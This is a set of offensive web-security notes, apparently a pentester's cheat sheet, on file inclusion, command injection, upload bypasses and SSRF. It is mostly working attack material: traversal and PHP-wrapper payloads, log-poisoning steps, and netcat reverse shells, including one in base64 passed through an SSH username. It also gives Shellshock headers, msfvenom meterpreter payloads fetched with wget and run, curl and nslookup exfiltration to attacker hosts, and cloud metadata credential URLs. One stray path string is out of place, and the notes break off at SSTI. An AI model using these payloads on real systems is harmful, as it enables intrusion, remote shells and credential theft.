**Attacking Web Servers**

* **File inclusion**
* **Command injection**
* **Unrestricted upload**
* **Server side request forgery** 
  + **File inclusion** 
    - **Terminologies :**
      * **Local file inclusion**
        + Allows an attacker to include files on a server through the web browser. the resource (file) is loaded and executed in the context of the current application on the web application
        + Include local files which are files on the current server.
        + include a file + execute it
        + Ex of LFI

<http://example.com/?page=../../../../etc/passwd>

* + - * **Remote file inclusion**
        + Same as LFI but it includes a remotely hosted file on the web server (not very common closed in php  by default)
        + RFI works only when the following is set in the php.ini file

allow\_url\_fopen = On

allow\_url\_include = On

* + - * + Ex of RFI

<http://example.com/?page=http://evil.com/evil.php>

* + - * **Local file Disclosure** 
        + vulnerability, only gives you the ability to read the resource (file)
        + include a file only read it but doesn’t execute it
        + Every local file inclusion is a local file disclosure but not the opposite .
        + if we have a php file with local file disclure i can read the source code with lfi i can execute it
      * **Path traversal**
        + path traversal (also called dot dot-slash or dir traversal ) is a term for accessing files or directories that are stored outside the web root directory and all these attacks are categorized under this term
    - **Identify LFi**
      * Any script parameter that includes a file from a web server is a good candidate for further LFI testing, for example:
      * Ex : script.php?param=file.html
    - **Vulnerable code**
      * The vulnerability occurs when a user supplied data without sanitizing is provided to an ‘inclusion type function ’ (like , include() , require() etc.)
        + Ex :<?php $page =$\_GET['index.html']  ;
        + include($page);  ?>
    - **An LFI attack may lead to :**
      * information disclosure,
      * remote code execution,
      * even Cross-site Scripting (XSS).
    - **Bypass Waf**
      * **Tricks**
        + try backslash instead of forward slashe ..\
        + try url encodeing of ../  or ..\
        + try double url encode of ../   or ..\
        + try 16-unicode of ../ or ..\
        + Php Wrappers
      * **Nested traversal sequences bypass**
        + filename=....//....//....//etc/passwd
        + filename=....\\...\\...\\etc/passwd
        + filename=....\/....\/....\/etc/passwd
        + filename=..../\..../\..../\etc/passwd
      * **Traversal sequences stripped with URL-decode**
        + filename=..%c0%af..%c0%af..%c0%afetc/passwd
        + filename=..%252f..%252f..%252fetc/passwd
        + *http://$ip/index.php?file=..%2F..%2F..%2F..%2Fetc%2Fpasswd*
      * **File extension with null byte bypass**
        + Older versions of PHP have a vulnerability in which a null byte (%00) will terminate any string. This trick can be used to bypass file extensions added server-side and is useful for file inclusions because it prevents the file extension from being considered as part of the string. In other words, if an application reads in a parameter and appends “.php” to it, a null byte passed in the parameter effectively ends the string without the “.php” extension.
        + Ex of code vulnerable to null byte

<?php “include/”.include($\_GET['filename'].“.php”); ?>

* + - * + ?filename=../../../etc/passwd%00.png
        + [?file=../../../../etc/passwd%00](http://vulnerable_host/preview.php?file=../../../../etc/passwd)
        + [?file=../../../../etc/passwd%00jpg](http://vulnerable_host/preview.php?file=../../../../etc/passwd)
      * **path and dot truncated**
        + Truncation is another blacklist bypass technique. By injecting long parameter into the vulnerable file inclusion mechanism, the web application may “cut it off” (truncate) the input parameter, which may bypass the input filter.
        + ?page=../../../etc/passwd............[ADD MORE]
        + ?page=../../../etc/passwd\.\.\.\.\.\.[ADD MORE]
        + ?page=../../../etc/passwd/./././././.[ADD MORE]
        + ?page=../../../[ADD MORE]../../../../etc/passwd
      * **Php wrappers**
        + PHP provides several protocol wrappers that we can use to exploit directory traversal and local file inclusion vulnerabilities. These filters give us additional flexibility when attempting to inject PHP code via LFI vulnerabilities. We can use the data wrapper to embed inline data as part of the URL with plaintext or base64 encoded data. This wrapper provides us with an alternative payload when we cannot poison a local file with PHP code.
        + Ex : Let’s take a closer look at how to use the data wrapper. We start it with “data:” followed by the type data. In this case, we’ll use “text/plain” for plaintext. We follow that with a comma to mark the start of the contents, in this case “hello world”. When we put it all together, we get “data:text/plain,hello world”. We already know the menu page is vulnerable to LFI attacks. If we submit a payload using a data wrapper, the application should treat it the same as a regular file and include it in the page.
        + **Data wrapper**

[http://10.11.0.22/menu.php?file=data:text/plain,hello](http://10.11.0.22/menu.php?file=data:text/plain%2Chello) world

<http://10.11.0.22/menu.php?file=data:text/plain>,<?php echo shell\_exec("dir") ?>

?page=<data://text/plain;base64>,[base64\_encode\_shell]

* + - * + **filter wrapper**

allows to include local files and base64 encodes the output. Therefore, any base64 output will need to be decoded to reveal the contents

?page=<php://filter/read=string.rot13/resource=index.php>

?page=php://filter/resource=/etc/passwd

?page=php://filter/convert.base64-encode/resource=/etc/passwd

* + - * + **zip wrapper**

The zip wrapper processes uploaded .zip files server side allowing the upload of a zip file using a vulnerable file function exploitation of the zip filter via an LFI to execute. A typical attack example would look like :

Create a PHP reverse shell

Compress to a .zip file

Upload the compressed shell payload to the server

Use the zip wrapper to extract the payload using: php?page=[zip://path/to/file.zip%23shell](zip://path/to/file.zip#shell)

The above will extract the zip file to shell, if the server does not append .php rename it to shell.php instead

?page=[zip://shell.jpg%23payload.php](zip://shell.jpg#payload.php)

* + - * + **input wrapper**

?page=<php://input> | POST DATA:

* + - * + **expect wrapper**

allows execution of system commands, unfortunately the expect PHP module is not enabled by default

?page=<expect://id>

?page=<expect://ls>

* + - * **Misc** 
        + ?page=....//....//etc/passwd
        + ?page=..///////..////..//////etc/passwd
        + ?page=../../../etc/passwd/./././././.[ADD MORE]
        + ?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../etc/passwd
    - **Log file contamination**
      * Log file contamination is the process of injecting source code into log files on the target system. This is achieved by introducing source code via other exposed services on the target system which the target operating system / service will store in log files. For example, injecting PHP reverse shell code into a URL, causing syslog to create an entry in the apache access log for a 404 page not found entry. The apache log file would then be parsed using a previously discovered file inclusion vulnerability, executing the injected PHP reverse shell.
      * After introducing source code to the target systems log file(s) the next step is identifying the location of the log file. During the recon and discovery stage of a security assessment the target operating system and web server would have been identified, a good starting point would be looking up the default log paths for the identified operating system and web server (if they are not already known by the consultant). FuzzDB’s Burp LFI payload lists can be used in conjunction with Burp intruder to quickly identify valid log file locations on the target system.
      * Just append your PHP code into the log file by doing a request to the service (Apache, SSH..) and include the log file.
        + http://[example.com](http://example.com)/index.php?page=/var/log/apache/access.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/apache/error.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/nginx/access.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/nginx/error.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/vsftpd.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/sshd.log
        + http://[example.com](http://example.com)/index.php?page=/var/log/mail
        + http://[example.com](http://example.com)/index.php?page=/var/log/httpd/error\_log
        + http://[example.com](http://example.com)/index.php?page=/usr/local/apache/log/error\_log
        + http://[example.com](http://example.com)/index.php?page=/usr/local/apache2/log/error\_log
    - **LFI to LFD**
      * with php wrappers : we will use "file://" or "<php://filter>"
        + vulnerable.php?page=[file://=../../../../etc/passwd](http://vulnerable_host/preview.php?page=file://=../../../../etc/passwd)
        + vulnerable.php?page=[php://filter/read=content.base64-encode/resource=../../config.php](php://filter/read=content.base64-encode/config.php)

Transform it to base64 to make the browser unable to read the response and send it back to me as a base64

then i will convert it to see the source code

* + - **LFI to RCE**
      * **LFI to RCE via /proc/self/environ**
        + Like a log file, send the payload in the User-Agent, it will be reflected inside the /proc/self/environ file

GET vulnerable.php?filename=../../../proc/self/environ HTTP/1.1

User-Agent: <?=phpinfo(); ?>

* + - * **LFI to RCE via upload**
        + If you can upload a file, just inject the shell payload in it (e.g : <?php system($\_GET['c']); ?> ).

http://[example.com](http://example.com)/index.php?page=path/to/uploaded/file.png

* + - * + In order to keep the file readable it is best to inject into the metadata for the pictures or doc or pdf
      * **LFI to RCE via php session**
        + Check if the website use PHP Session (PHPSESSID)

Set-Cookie: PHPSESSID=i56kgbsq9rm8ndg3qbarhsbm27; path=/

Set-Cookie: user=admin; expires=Mon, 13-Aug-2018 20:21:29 GMT; path=/; httponly

* + - * + In PHP these sessions are stored into /var/lib/php5/sess\_[PHPSESSID] or /var/lib/php/session/sess\_[PHPSESSID] files

/var/lib/php5/sess\_i56kgbsq9rm8ndg3qbarhsbm27.user\_ip|s:0:"";loggedin|s:0:"";lang|s:9:"en\_us.php";win\_lin|s:0:"";user|s:6:"admin";pass|s:6:"admin";

* + - * + Set the cookie to <?php system('cat /etc/passwd');?>
        + login=1&user=<?php system("cat /etc/passwd");?>&pass=password&lang=en\_us.php
        + Use the LFI to include the PHP session file

login=1&user=admin&pass=password&lang=/../../../../../../../../../var/lib/php5/sess\_i56kgbsq9rm8ndg3qbarhsbm27

* + - * **LFI to RCE via PHPinfo()**
        + PHPinfo() displays the content of any variables such as **$\_GET**, **$\_POST** and **$\_FILES**.
        + By making multiple upload posts to the PHPInfo script, and carefully controlling the reads, it is possible to retrieve the name of the temporary file and make a request to the LFI script specifying the temporary file name.
        + Use the script phpInfoLFI.py (also available at <https://www.insomniasec.com/downloads/publications/phpinfolfi.py>)
        + Research from <https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf>
      * **LFI to RCE via /proc/\*/fd**
        + Upload a lot of shells (for example : 100)
        + Include [http://example.com/index.php?page=/proc/$PID/fd/$FD](http://example.com/index.php?page=/proc/%24PID/fd/%24FD), with $PID = PID of the process (can be bruteforced) and $FD the filedescriptor (can be bruteforced too)
      * **Log file contamination (log/mail) :**
        + If the target machine relays mail either directly or via another machine on the network and stores mail for the user www-data (or the apache user) on the system then it’s possible to email a reverse shell to the target. If no MX records exist for the domain but SMTP is exposed it’s possible to connect to the target mail server and send mail to the www-data / apache user. Mail is sent to the user running apache such as www-data to ensure file system permissions will allow read access the file /var/spool/mail/www-data containing the injected PHP reverse shell code.
        + First send an email using the open SMTP then include the log file located at <http://example.com/index.php?page=/var/log/mail>.

root@kali:~# telnet 10.10.10.10. 25

helo ok

mail from: mail@example.com250 2.1.0 Ok

rcpt to: root

data354 End data with <CR><LF>.<CR><LF>

subject: <?php echo system($\_GET["cmd"]); ?>

data2

.

* + - * **Log file contamination via ssh**
        + If we try to connect to the server by ssh with the wrong username/passwd , this username will be printed in the “auth.log” file

Ex : ssh [test@192.168.1.3](mailto:test@192.168.1.3)

We will see “Jun 4 22:14:15 server1 sshd[41458] : invalid **user** test from 10.0.2.2 port 22 “

That means that we can control the value of the username in auth.log then to get an rce we can write a php code instead of normal text

* + - * + Try to ssh into the box with a PHP code as username <?php system($\_GET["cmd"]);?>.

ssh “<?php system($\_GET["cmd"]);?>”@192.168.1.7

* + - * + get a remote shell with nc

ssh “<?php passthru(base64\_decode(‘bmNhdCAtZSAvYmluL2Jhc2ggMTkyLjE2OC4xLjUgODg4OA==’));?>”@ 192.168.1.7

nc –nlvp 8888

bmNhdCAtZSAvYmluL2Jhc2ggMTkyLjE2OC4xLjUgODg4OA== this is equal to ncat -e /bin/bash 192.168.1.5 8888 we are encoding it because the / can make some issues and errors in the log file that may crash our payload and it won’t work in that case we have to empty the log file and try from the beginning

* + - * + Then include the SSH log files inside the Web Application.

http://[example.com](http://example.com/)/index.php?page=/var/log/auth.log&cmd=id

* + - * **Log file contamination via log files** 
        + log files store user data like user agent /request type /referrer header .. so if we tried to put php code in one of these , the server will execute it .
        + ex here we will edit the user agent header

user-agent : <?php phpinfo(); ?>

GET / index.php?page=/var/log/apache2/access.log   HTTP/1.1

* + - * **Using PHP wrappers**
        + using php wrapper <expect://command>  (rare case)
        + using php wrapper <php://input>
    - **Important Files for Lfi**
      * **LFI Linux Files:**
        + /etc/issue
        + /proc/version
        + /etc/profile
        + /etc/passwd
        + /etc/passwd
        + /etc/shadow
        + /root/.bash\_history
        + /var/log/dmessage
        + /var/mail/root
        + /var/spool/cron/crontabs/root
      * **LFI Windows Files:**
        + %SYSTEMROOT%\repair\system
        + %SYSTEMROOT%\repair\SAM
        + %SYSTEMROOT%\repair\SAM
        + %WINDIR%\win.ini
        + %SYSTEMDRIVE%\boot.ini
        + %WINDIR%\Panther\sysprep.inf
        + %WINDIR%\system32\config\AppEvent.Evt
      * **LFI OSX Files:**
        + /etc/fstab
        + /etc/master.passwd
        + /etc/resolv.conf
        + /etc/sudoers
        + /etc/sysctl.conf
      * **Common log file location**
        + **Ubuntu, Debian**

/var/log/apache2/error.log

/var/log/apache2/access.log

* + - * + **Red Hat, CentOS, Fedora, OEL, RHEL**

/var/log/httpd/error\_log

/var/log/httpd/access\_log

* + - * + **FreeBSD**

/var/log/httpd-error.log

/var/log/httpd-access.log

* + - * **Common Config file location**
        + check any restriction or hidden path on accessing the server
        + **Ubuntu , debian**

/etc/apache2/apache2.conf

/etc/apache2/httpd.conf

/etc/apache2/apache2.conf

/etc/httpd/httpd.conf

/etc/httpd/conf/httpd.conf

* + - * + **FreeBSD**

/usr/local/etc/apache2/httpd.conf

Hidden site?

/etc/apache2/sites-enabled/000-default.conf

proc/self/environ

* + - **Automated tools**
      * LFISuite
      * Psycho-path
      * j2EEScan plugin in burp can identify lfi
      * link finder
        + LinkFinder is a python script written to discover endpoints and their parameters in JavaScript files. This way penetration testers and bug hunters are able to gather new, hidden endpoints on the websites they are testing. Resulting in new testing ground, possibility containing new vulnerabilities. It does so by using [jsbeautifier](https://github.com/beautify-web/js-beautify) for python in combination with a fairly large regular expression. The regular expressions consists of four small regular expressions. These are responsible for finding
  + **Command injection**
    - OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application
    - **Ways of injecting os commands**
      * A variety of shell metacharacters can be used to perform OS command injection attacks. A number of characters function as command separators, allowing commands to be chained together.
      * **The following command separators work on both Windows and Unix-based systems:**
        + & (original\_cmd\_by\_server & command &)
        + && (original\_cmd\_by\_server && command &&)
        + | (original\_cmd\_by\_server | command |)
        + || (original\_cmd\_by\_server || command ||)
        + Try these separators with and without spaces after them
      * **The following command separators work only on Unix-based systems:**
        + ; (; command ;)
        + Newline (0x0a or \n) (0x0a command 0x0a)
      * **On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:**
        + ` injected command ` ( original\_cmd\_by\_server `cat /etc/passwd` )
        + $( injected command ) ( original\_cmd\_by\_server $(cat /etc/passwd) )
    - **Filter Bypass**
      * **Bypass by eliminating space**
        + original\_cmd\_by\_server&command (something|ls)
      * **Bypass by with line return**
        + original\_cmd\_by\_server%0Acat%20/etc/passwd
      * **Bypass blacklisted words**
        + **Bypass with single and double quotes**

w'h'o'am'i

w"h"o"am"i

* + - * + **bypass with backslash and slahes**

w\ho\am\i

/\b\i\n/////s\h

* + - * + **Bypass with $@**

who$@ami

* + - * + **Bypass with wildcards**

Cat /etc/pa??wd

Cat /etc/pa\*wd

powershell C:\\*\\*2\n??e\*d.\*? # notepad

@^p^o^w^e^r^shell c:\\*\\*32\c\*?c.e?e # calc

* + - **Blind os command injecting**
      * Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.
      * **Exploiting blind OS command injection by redirecting output**
        + You can redirect the output from the injected command into a file within the web root that you can then retrieve using your browser. For example, if the application serves static resources from the filesystem location /var/www/static, then you can submit the following input:
        + & whoami > /var/www/static/whoami.txt &
        + The > character sends the output from the whoami command to the specified file. You can then use your browser to fetch <https://vulnerable-website.com/whoami.txt> to retrieve the file, and view the output from the injected command.
      * **Exploiting blind OS command injection using time delays:**
        + You can use an injected command that will trigger a time delay, allowing you to confirm that the command was executed based on the time that the application takes to respond. The ping command is an effective way to do this, as it lets you specify the number of ICMP packets to send, and therefore the time taken for the command to run:
        + & ping -c 10 127.0.0.1 &

This command will cause the application to ping its loopback network adapter for 10 seconds.

* + - * + | ping <attacker ip> |

//and sniff the icmp packets in my machine

* + - * **Exploiting blind OS command injection using out-of-band (**[**OAST**](https://portswigger.net/burp/application-security-testing/oast)**) techniques**
        + You can use an injected command that will trigger an out-of-band network interaction with a system that you control, using OAST techniques. For example:
        + & nslookup [web-attacker.com](http://kgji2ohoyw.web-attacker.com) &
        + This payload uses the nslookup command to cause a DNS lookup for the specified domain. The attacker can monitor for the specified lookup occurring, and thereby detect that the command was successfully injected.
        + The out-of-band channel also provides an easy way to exfiltrate the output from injected commands:
        + & nslookup `whoami`.[kgji2ohoyw.web-attacker.com](http://kgji2ohoyw.web-attacker.com) &

This will cause a DNS lookup to the attacker's domain containing the result of the whoami command:

[wwwuser.kgji2ohoyw.web-attacker.com](http://wwwuser.kgji2ohoyw.web-attacker.com)

* + - * + Using <https://requestbin.com/>

RequestBin gives you a URL that will collect requests made to it and let you inspect them in a human-friendly way.

try to send the content of or read index.php file , the command is

127.0.0.1%0Acurl -X POST -d @index.php https://domain\_generated.x.pipedream.net

the @ is to send the content of the file

* + - **Exploiting Command injection**
      * **Metasploit**
        + msfvenom -p php/meterpreter/reverse\_tcp LHOST=<local\_ip> LPORT=<4444> -f raw > filename.php

gedit filename.php //remove the # to make the file executable

* + - * + start a web server

python –m SimpleHTTPServer

* + - * + start a listener with metasploit
        + wget [http://192.168.1.3](http://192.168.1.3/)/filename.php -0 /tmp/filename.php ; php -f /tmp/test.php

type this in the vulnrerable form to upload your payload

=>-0 =save the file in this path // php -f = execute that php file

* + - * **Get a Reverse shell**
        + on our machine we will connect

nc -nlvp 4444

* + - * + on the vuln field we will connect

  | nc -nv <my ip> -p 4444 -e /bin/bash

* + - **Tools** 
      * **Commix** (short for [**comm**]and [**i**]njection e[**x**]ploiter) is an automated tool written by **[Anastasios Stasinopoulos](https://github.com/stasinopoulos)** ([**@ancst**](https://twitter.com/ancst)) that can be used from web developers, penetration testers or even security researchers in order to test web-based applications with the view to find bugs, errors or vulnerabilities related to [**command injection**](https://www.owasp.org/index.php/Command_Injection) attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or HTTP header.
    - **Notes**
      * we can try inject in these headers also <cookies / x-forwarded-for / user-agent / referrer> sometimes applications uses these headers to identify the users
      * In PHP we can use [escapeshellarg()](https://www.php.net/manual/en/function.escapeshellarg.php) or [escapeshellcmd()](https://www.php.net/manual/en/function.escapeshellcmd.php) rather than [exec()](https://www.php.net/manual/en/function.exec.php), [system()](https://www.php.net/manual/en/function.system.php), [passthru()](https://www.php.net/manual/en/function.passthru.php) to avoid command injection.
    - **Shellshock**
      * Shellshock (also called Bashdoor) is a specefic form of os command injection a bug that was discovered in the Bash shell in September 2014, allowing the execution of commands through functions stored in  the values of environment variables. Shellshock is relevant to us as web penetration testers because developers sometimes use calls to system commands in PHP and CGI scripts , more commonly in CGI and these scripts may make use of system environment variables.
      * All we need to do now is to exploit the vulnerability by providing a crafted shell command in one of the HTTP headers, that then will be processed by the webserver as an environment variable and, as a result, executed on the system.
      * **Generally, the most common HTTP headers that I saw being targeted are:**
        + Referrer Header
        + User agent Header
        + Host Header
      * **Payloads Examples**
        + GET /cig\_bin/ http/1.1    (spaces are mandatory)
        + user-Agent:  () {  : ; } ; <command>
        + referer:  () { : ; } ; echo ; usr/bin/ip
        + user-Agent:  () { : ; } ; echo ;  "Vulnerable:" $(/bin/sh -c "nc -e /bin/bash 192.168.56.1 12345")
        + user-agent: () { :; }; /bin/bash -c 'nc 172.16.246.129 31337 -e /bin/sh'
        + user-agent: () { :; }; /bin/bash -c 'ping -c 3 172.16.246.129'
        + user-agent: () { :; }; /bin/bash -c 'ping -c 3 172.16.246.129; id; cat /etc/passwd'
  + **Unrestricted upload**
    - **Tools** 
      * **weevly tool**
        + generate backdoor or webshell

 weevely generate <password>  <path and name>

 weevely generate 12345 /root/Desktop/shell.php

* + - * + second step upload that shell
        + finally open the link by weevely // weevely <<http://website/shell.php>> 12345
    - **Bypass filters**
      * **content type spoofing**
        + Mime type, change Content-Type : application/x-php or Content-Type : application/octet-stream to Content-Type : image/gif

Content-Type : image/gif

Content-Type : image/png

Content-Type : image/jpeg

* + - * **Extension trickery**
        + Bypass black list

PHP Extension

.php

.php3

.php4

.php5

.php7

Less known extensions

.pht

.phar

.phpt

.pgif

.phtml

.phtm

Double extensions

.jpeg.php

.jpg.php

.png.php

Null byte (works well against pathinfo())

.php%00.gif

.php\x00.gif

.php%00.png

.php\x00.png

.php%00.jpg

.php\x00.jpg

* + - * **generate a fake jpg with php code contained**
        + echo ‘<?php echo system( “command”); ?>’ >image.jpg
      * [**Magic Bytes**](https://en.wikipedia.org/wiki/List_of_file_signatures)
        + Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application
        + generate a fake jpg with php code contained and change its signature (magic byte ) by a hexeditor

echo ‘<?php echo system(“command”); ?>’ > image.jpg

A JPG file contains the following HEX signature: FF D8 FF DB.

* + - * + Images Magic bytes

// magic 4byte

JPEG - FF D8 FF DB - ÿØÿÛ

GIF - 47 49 46 38 - GIF8

PNG - 89 50 4E 47 - ‰PNG

// full magic sig

GIF - 47 49 46 38 39 61 - GIF89a (or GIF87a)

PNG - 89 50 4E 47 0D 0A 1A 0A - ‰PNG

* + - **File upload to Rce**
      * Generate a webshell or a payload Ex with msfvenom
        + msfvenom -p php/meterpreter\_reverse\_tcp LHOST=192.168.1.4 LPORT=4444 -f raw>shell.php
      * start a listener with metasploit
      * type the path of the file in the webserver and include the file with the lfi  vulnerability
      * **Note**
        + upload payload as image like (shell.php.jpg) and include it if there is LFI
        + upload payload as image like (shell.php.jpg) and it will not work so we will try to find a command injection to change it
    - **Upload zip files**
      * When some archive (zip, tar or whatever) is unpacked the two things I try first is: relative paths in the filename and symlinks
      * **Zip slip**
        + Many web applications allows users to submit files in a compressed format (usually zip file format) to reduce the size of the file that is being uploaded. Later, the application will decompress the compressed files and gets back the actual files in the zip.
        + ZIP Slip is a highly critical security vulnerability aimed at these kind of applications. ZIP Slip makes your application vulnerable to Path traversal attack and Sensitive data exposure even result in remote access/code execution
      * **Symlink** 
        + Upload a link containing soft links to other files, then, accessing the decompressed files you will access the linked files and we can read any file with the webservers permission
        + Example :

ln -s ../../../index.php symindex.txt

zip --symlinks test.zip symindex.txt

* + - * + Example 2 :

ln -s /etc/passwd

zip -y pwn.zip passwd

* + - * + Vulnerable code

$tmp\_file = '/var/www/html/tmp/upload\_'.session\_id();

# ZipArchive may not be available

# $zip = new ZipArchive;

# $zip->open($\_FILES['zipfile']['name']);

# $zip->extractTo($tmp\_file);

exec('unzip -o '.$\_FILES['zipfile']['tmp\_name']. ' -d '.$tmp\_file);

echo "Zip contents: <br/>";

passthru("cat $tmp\_file/\* 2>&1");

exec("rm -rf $tmp\_file");

* + - **Image magick vulnerability**
    - **Tools**
      * Fuxploider
        + Git clone https://github.com/almandin/fuxploider.git
    - **Prevent Unrestricted File Upload**
      * X-Content-Type-Options
        + Prevent MIME types security risk by adding this header to your web page’s HTTP response. Having this header instruct browser to consider files types as defined and disallow content sniffing. There is only one parameter you got to add “nosniff”.
  + **Server side request forgery**
    - **Definition** 
      * let an attacker send crafted requests from the back-end server of a vulnerable web application on behalf of the attacker. Criminals usually use SSRF attacks to target internal systems that are behind firewalls and are not accessible from the external network
    - **Detect SSRF**
      * any parameter that accept a url or link you can try to test for SSRF
    - **Vulnerable code**
      * <?php
      * /\*\*
      * \* Check if the 'url' GET variable is set
      * \* Example - <http://localhost/?url=http://testphp.vulnweb.com/images/logo.gif>
      * \*/
      * if (isset($\_GET['url'])){
      * $url = $\_GET['url'];
      * /\*\* Send a request vulnerable to SSRF since no validation is being done on $url before sending the request \*\*/
      * $image = fopen($url, 'rb');
      * /\*\* Send the correct response headers \*\*/
      * header("Content-Type: image/png");
      * /\*\* Dump the contents of the image \*\*/
      * fpassthru($image);}
    - **ssrf types**
      * **Basic SSRF**
        + display responses back
      * **Blind SSRF**
        + doesn’t display responses so we need to use out of band resources to see the response
        + to detect it we can use burp collaborator

Burp collaborator tab -> copy to clipboard (this will generate a link ) -> request from the vuln parameter and you will see the response on the burp collaborator

* + - **External service interaction (http , dns )** 
      * are not a ssrf because you dont request internal resources
      * An attacker send crafted requests from the back-end server of a vulnerable web application on behalf of the attacker to an external server its only ssrf when you request internal resources
      * we can use this by (cross site port scanning) that this vulnerable web app can scan external ports on behalf of the attacker
    - **SSRF Attacks**
      * **SSRF attacks against the server itself**
        + In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like 127.0.0.1 (a reserved IP address that points to the loopback adapter) or localhost (a commonly used name for the same adapter).
        + can used to scan ports ex : page.php?url=127.0.0.1:3369 , 127.0.0.1:80 , ....
      * **SSRF attacks against other back-end systems**
        + application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without [authentication](https://portswigger.net/web-security/authentication) by anyone who is able to interact with the systems
        + ex : page.php?url=192.168.1.4
    - **SSRF to LFD**
      * Ssrf can be exploited to read local files on the server
      * Using file php wrapper
        + url=file///etc/passwd
    - **SSRF to RCE**
      * Cloud providers uses metadata files to store sensitive information on service users such as ssh , these files are only accessible on the local network , if we can read these sensitive info we can use them to access these servers which leads to RCE
      * Another technique if the server has redis installed its possible to trigger rce using gopher
        + Gopher : is a distributed document delivery service
    - **SSRF to XSS**
      * <http://brutelogic.com.br/poc.svg> -> simple alert
      * <https://website.mil/plugins/servlet/oauth/users/icon-uri>?consumerUri= -> simple ssrf
      * <https://website.mil/plugins/servlet/oauth/users/icon-uri>?consumerUri=<http://brutelogic.com.br/poc.svg>
    - **SSRF for cloud based hosting**
      * **SSRF for AWS Buckets**
        + **Dns Records**

<http://169.254.169.254>

<http://instance-data>

* + - * + **Sensitive files**

http://169.254.169.254/latest/user-data

http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]

http://169.254.169.254/latest/meta-data/

http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]

http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance

http://169.254.169.254/latest/meta-data/ami-id

http://169.254.169.254/latest/meta-data/reservation-id

http://169.254.169.254/latest/meta-data/hostname

http://169.254.169.254/latest/meta-data/public-keys/

http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key

http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key

http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy

http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access

http://169.254.169.254/latest/dynamic/instance-identity/document

* + - * **SSRF for Google Cloud**
        + **Sensitive data**

http://169.254.169.254/computeMetadata/v1/

http://metadata.google.internal/computeMetadata/v1/

* + - * **SSRF for Digital ocean**
        + **Sensitive data**

http://169.254.169.254/metadata/v1/id

http://169.254.169.254/metadata/v1.json

http://169.254.169.254/metadata/v1/

http://169.254.169.254/metadata/v1/id

http://169.254.169.254/metadata/v1/user-data

http://169.254.169.254/metadata/v1/hostname

http://169.254.169.254/metadata/v1/region

http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address

* + - * **SSRF URL for Oracle Cloud**
        + **Sensitive data**

http://192.0.0.192/latest/

http://192.0.0.192/latest/user-data/

http://192.0.0.192/latest/meta-data/


http://192.0.0.192/latest/attributes/

* + - * **SSRF URL for Alibaba**
        + **Sensitive data**

http://100.100.100.200/latest/meta-data/

http://100.100.100.200/latest/meta-data/instance-id

http://100.100.100.200/latest/meta-data/image-id

* + - **Bypass security Techniques**
      * Ex : if the ip 127.0.0.1 or localhost is blocked we can try these methods
      * **Bypass localhost with [::]**
        + <http://[::]:80/>
        + <http://0000::1:80/>
      * **Bypass using rare address**
        + You can short-hand IP addresses by dropping the zeros
        + http://0/
        + http://127.1
        + <http://127.0.1>
        + //see inet\_atom() translation
      * **Bypass using HTTPS**
        + https://127.0.0.1/
        + https://localhost/
      * **Ip to hexadecimal ip (long ip)**
      * **Request the corp domain itself**
      * **Bypass localhost with a domain redirection** (Domain pointing to localhost)
        + http://[spoofed.burpcollaborator.net](http://spoofed.burpcollaborator.net)
        + http://localtest.me
        + http://[customer1.app.localhost.my.company](http://customer1.app.localhost.my.company).127.0.0.1.nip.io
        + http://[mail.ebc.apple.com](http://mail.ebc.apple.com) redirect to 127.0.0.6 == localhost
        + http://[bugbounty.dod.network](http://bugbounty.dod.network) redirect to 127.0.0.2 == localhost
      * **Bypass using IPv6/IPv4 Address Embedding**
        + http://[0:0:0:0:0:ffff:127.0.0.1]
      * **Bypass using malformed urls**
        + localhost:+11211aaa
        + localhost:00011211aaaa
      * **Alternative to localhost = {::1 , … }**
    - **Automated tools**
      * SSRFmap : automatic ssrf fuzzer
        + <https://github.com/swisskyrepo/SSRFmap>
      * Gopherus
        + <https://github.com/tarunkant/Gopherus>
      * See-SURF
        + <https://github.com/In3tinct/See-SURF>
      * SSRF Sheriff
        + <https://github.com/teknogeek/ssrf-sheriff>
  + **Server side Template injection (SSTI)**
    - **Definition**
      * Template engines are widely used by web applications to present dynamic data via web pages and emails. Unsafely embedding user input in templates enables Server-Side Template Injection
      * examples of template engines  Java (Free marker, Velocity), PHP (smarty, twig), python (Jinja, tornado), ruby (Liquid) have a templating engine and many other
    - **Vulnerable code**
      * Not vulnerable
        + $output = $twig->render("Dear {first\_name},", array("first\_name" => $user.first\_name) );
      * vulnerable code
